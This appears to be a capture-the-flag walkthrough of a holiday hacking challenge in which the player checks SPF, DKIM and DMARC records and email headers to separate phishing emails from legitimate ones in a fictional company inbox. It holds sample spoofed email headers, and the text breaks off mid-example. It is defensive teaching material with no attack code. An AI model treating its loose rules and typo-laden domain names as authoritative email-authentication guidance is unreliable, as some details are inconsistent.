
Phish Detection Agency - The Blacklight District - Film Noir Island

To your great delight, you discover The Blacklight District at the northern end of Film Noir Island, giving you a wonderful excuse to revisit the island.


Phish Detection Agency

Difficulty: 🌲🌲🌲🌲🌲

Fitzy Shortstack on Film Noir Island needs help battling dastardly phishers. Help sort the good from the bad!




As you amble peacefully east along the waterfront, you are dazzled by another colorful character, Fitzy Shortstack, who works at the Phish Detection Agency, which seems to be an open office operation. Two detective agencies on one island - they must really understand shades of grey around these parts.

Apparently ChatNPT is supposed to be screening incoming emails but it seems to be letting some unusual ones through. Fitzy Shortstack needs your help to determine which emails are attempting digital fraud.

To aid in this endeavor, Fitzy Shortstack also flings a hint your way, pointing to [What are DMARC, DKIM, and SPF?](), which teaches all about the DMARC, DKIM and SPF technologies which play a key role in validating the origin of emails.

Clicking on the Phish Detection terminal, you are greeted with a slightly too colorful terminal screen that explains the task at hand.

Armed with your new found knowledge of DMARC, DKIM, and SPF from the Cloudflare blog, you eyeball the DNS records first.



Welcome to the Phishing Detection Agency!


Attention, Digital Defenders! You've entered the realm of the Phishing Detection Agency, where advanced AI meets human insight. It's been reported that AI has started hallucinating, and it's up to you to discern the reality behind these emails.

Key: In the shadow-laden corridors of our menu, the Phishing link casts a crimson hue, a siren's call warning that the number of deceitful emails is amiss. Should our digital sleuthing align perfectly with the cunning of these tricksters, watch as it transforms, glowing an emerald green in triumphant success.

Collaboration with ChatNPT: In our ongoing battle against phishing, we've enlisted ChatNPT to preliminarily flag potential phishing attempts. These flagged emails are stored in the *Phishing Folder*. However, AI isn't foolproof! It's up to you, the astute investigator, to dive into these emails and confirm their legitimacy. Cross-reference with our DNS records, apply your knowledge of SPF, DKIM, and DMARC, and ensure that only true phishing threats remain in the Phishing Folder. Your keen eye for detail is crucial in outsmarting these digital tricksters!

Your mission: Navigate through our virtual vault of emails, employ your knowledge of SPF, DKIM, and DMARC, and identify those deceptive, phishing attempts.

First up is the SPF record. Based on the domain `geeseislands.com` and the value `a:mail.geeseislands.com`, you expect the `Return-Path` header to contain a `SOMETHING@geeselands.com` email address and the `Received` header to contain `mail.geeseislands.com` for all valid email sent from the `geeseislands.com` domain.




SPF Record

Ensures emails are sent from authorized servers.

Domain	Type	Value
geeseislands.com	TXT	v=spf1 a:mail.geeseislands.com -all

Next is the DKIM record, which indicates that all emails sent from the `geeseislands.com` domain should be properly signed by the private key corresponding to the public key given by the p= field.




DKIM Record

Verifies that the email message is not forged.

Domain	Type	Value
geeseislands.com	TXT	v=DKIM1;t=s; p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDjtqsLqwecFGF7AmP+Siln86O1v9NOKJw4ZsEHDV5fo0Vjj0qNPyyARKSkDmnlKjnzLGUUQO31Fr+vdZU61lal9/ZD39WJKaAeX96uQ65mRQqqPVYxPLN5OvuFRmlHJ/TgOkD6z5/7VM7Zs1kw5Qnl04FmOLwWd00D+uNZnj8TCwIDAQAB

Lastly, the DMARC record indicates that 100 percent of emails (`pct=100`) from the `geeseislands.com` domain should have the DMARC policy applied. The policy of reject (`p=reject`) specifies that recipient email servers should block emails that fail SPF or DKIM.




DMARC Record

Specifies how an email receiver should handle emails that fail SPF and DKIM checks.

Domain	Type	Value
geeseislands.com	TXT	v=DMARC1; p=reject; pct=100; rua=mailto:dmarc-reports@geeseislands.com

Now that you have a basic grasp of the `geeseislands.com` email configuration, you start to peruse the inbox. There are 34 emails in total and ChatNPT has flagged each email as either `Safe` or `Phishing`.



Sender	Subject	Status
david.jones@geeseislands.com	Tech Team's Holiday Hackathon	Safe
victor.davis@geeseislands.com	Invitation to Research Grant Meeting	Phishing
laura.moore@geeseislands.com	Coral Reef Study Findings	Phishing
quentin.adams@geeseislands.com	Quality Assurance Protocols Meeting	Phishing
michael.taylor@geeseislands.com	Project Management Best Practices	Safe
rachel.baker@geeseislands.com	Production Milestones Meeting	Safe
yvonne.jackson@geeseislands.com	Enhancing Client Relationships Workshop	Safe
xavier.jones@geeseislands.com	Urgent IT Security Update	Safe
jason.brown@geeseislands.com	Boosting End of Year Sales	Safe
wendy.mitchell@geeseislands.com	Holiday Marketing Brainstorm	Safe


Showing 1 to 10 of 34 entries

You take a closer look at the first email, shown in full below, and make a number of observations:

1. You observe the `From`, `Return-Path` and `Received` headers are all consistent with an email sent from the `geeseislands.com` domain and is consistent with the SPF record. Note that SPF does not concern itself with validating the `From` header, only the `Return-Path` and `Received` headers.

2. The `DKIM-Signature` header is missing the h and bh fields documented at https://www.cloudflare.com/learning/dns/dns-records/dns-dkim-record/ and indicated as mandatory in RFC 6376 - 6.1.1. Validate the Signature Header Field. You believe this should cause the email to fail DKIM validation. However, it turns out that every email in the inbox exhibits this trait. You speculate that maybe ChatNPT was being petulant and mangled the emails before placing them in the inbox. It **does** simplify this challenge though, in that you are not expected to validate the signatures yourself.
3. The `DMARC` header appears to be an implementation specific header, recording the result of SPF and DKIM evaluation. As indicated by Understanding Email Authentication Headers, every email provider implements this in a different way.

Based on these observations, you conclude the first email is legitimate.



Email Details

From: david.jones@geeseislands.com
Reply-to: admin.tech@geeseislands.com
Date: 2023-09-10 08:20:00
Subject: Tech Team's Holiday Hackathon
Status: Safe

Mark as Phishing

Email Headers


```
Return-Path: <david.jones@geeseislands.com>
Received: from mail.geeseislands.com
DKIM-Signature: v=1; a=rsa-sha256; d=geeseislands.com; s=default;
b=HJgZP0lGJb8xK3t18YsOUpZ+YvgcCj2h3ZdCQF/TN0XQlWgZt4Ll3cEjy1O4Ed9BwFkN8XfOaKJbnN+lCzA8DyQ9PDPkT9PeZw2+JhQK1RmZdJlfg8
aIlXvB2Jy2b2RQlKcY0a5+j/48edL9XkF2R8jTtKgZd9JbOOyD4EHD6uLX5;
DMARC: Pass
```

Content

Join us for a festive hackathon featuring ChatNPT! We'll be exploring fun ways to integrate ChatNPT into our tech projects. **Dress code:** Santa hats encouraged!

You continue perusing the emails, with your eyes slightly glazing over from time to time. It sure would be great if an AI could do this reliably for you! **sigh** ... anyway, you begin to pick up a pattern:

1. The presence of `DMARC: Fail` on its own is sufficient indication that the email is a phishing email. You observe three sub-cases of this:
    1. The DKIM-Signature is 'well-formed', not-withstanding the aforementioned, absent h= and bh= fields, and the `Return-Path` is not a `geeselands.com` domain but either the signature fails validation or the SPF record of the `Return-Path` domain fails validation. As these are fictitious domains, the two cases cannot be distinguished. For example:



Email Details

From: victor.davis@geeseislands.com
Reply-to: admin.research@geeseislands.com
Date: 2023-08-15 11:30:00
Subject: Invitation to Research Grant Meeting
Status: Phishing

Mark as Safe


Email Headers

```
Return-Path: <victor.davis@anotherdomain.com>
Received: from anotherdomain.com
DKIM-Signature: v=1; a=rsa-sha256; d=anotherdomain.com; s=default;
b=HJgZP0lGJb8xK3t18YsOUpZ+YvgcCj2h3ZdCQF/TN0XQlWgZt4Ll3cEjy1O4Ed9BwFkN8XfOaKJbnN+lCzA8DyQ9PDPkT9PeZw2+JhQK1RmZdJlfg8
aIlXvB2Jy2b2RQlKcY0a5+j/48edL9XkF2R8jTtKgZd9JbOOyD4EHD6uLX5;
DMARC: Fail
```

Content

Don't miss our **upcoming meeting** on new grant opportunities. We'll be discussing how ChatNPT can aid in our research initiatives!

    2. Th DKIM-Signature is not well-formed. For example:



Email Details

From: xavier.jones@geeseislands.com
Reply-to: admin.itsecurity@geeseislands.com
Date: 2023-08-02 10:45:00
Subject: Urgent IT Security Update
Status: Phishing


Email Headers

```
Return-Path: <xavier.jones@unauthorizedsource.com>
Received: from unauthorizedsource.com
DKIM-Signature: Invalid
DMARC: Fail
```

Content

Alert: Please be aware of fake security updates circulating. Remember, all genuine updates will mention 'ChatNPT' for verification.

3. The `Return-Path` and `Received` headers correspond correctly to the `geeselands.com` domain, thus passing SPF validation, but the DKIM-Signature fails validation. For example:



Email Details

From: steven.gray@geeseislands.com
Reply-to: admin.procurement@geeseislands.com
Date: 2023-09-05 14:50:00
Subject: Procurement Process Improvements
Status: Phishing


Email Headers

```
Return-Path: <steven.gray@geeseislands.com>
Received: from mail.geeseislands.com
DKIM-Signature: Altered Signature
DMARC: Fail
```

Content

Important notice: We are updating our **procurement process**. How can ChatNPT help us in this transition?

2. If `DMARC: Pass` is present but the `Return-Path` or `Received` headers are inconsistent with the `From` header, then the email is a phishing email



Email Details

From: laura.green@geeseislands.com
Reply-to: admin.security@geeseislands.com
Date: 2023-07-20 09:15:00
Subject: Security Protocol Briefing
Status: Phishing


Email Headers

```
Return-Path: <laura.green@unauthorized.com>
Received: from unauthorized.com
DKIM-Signature: v=1; a=rsa-sha256; d=unauthorized.com; s=default;
b=HJgZP0lGJb8xK3t18YsOUpZ+YvgcCj2h3ZdCQF/TN0XQlWgZt4Ll3cEjy1O4Ed9BwFkN8XfOaKJbnN+lCzA8DyQ9PDPkT9PeZw2+JhQK1RmZdJlfg8
aIlXvB2Jy2b2RQlKcY0a5+j/48edL9XkF2R8jTtKgZd9JbOOyD4EHD6uLX5;
DMARC: Pass
```

Content

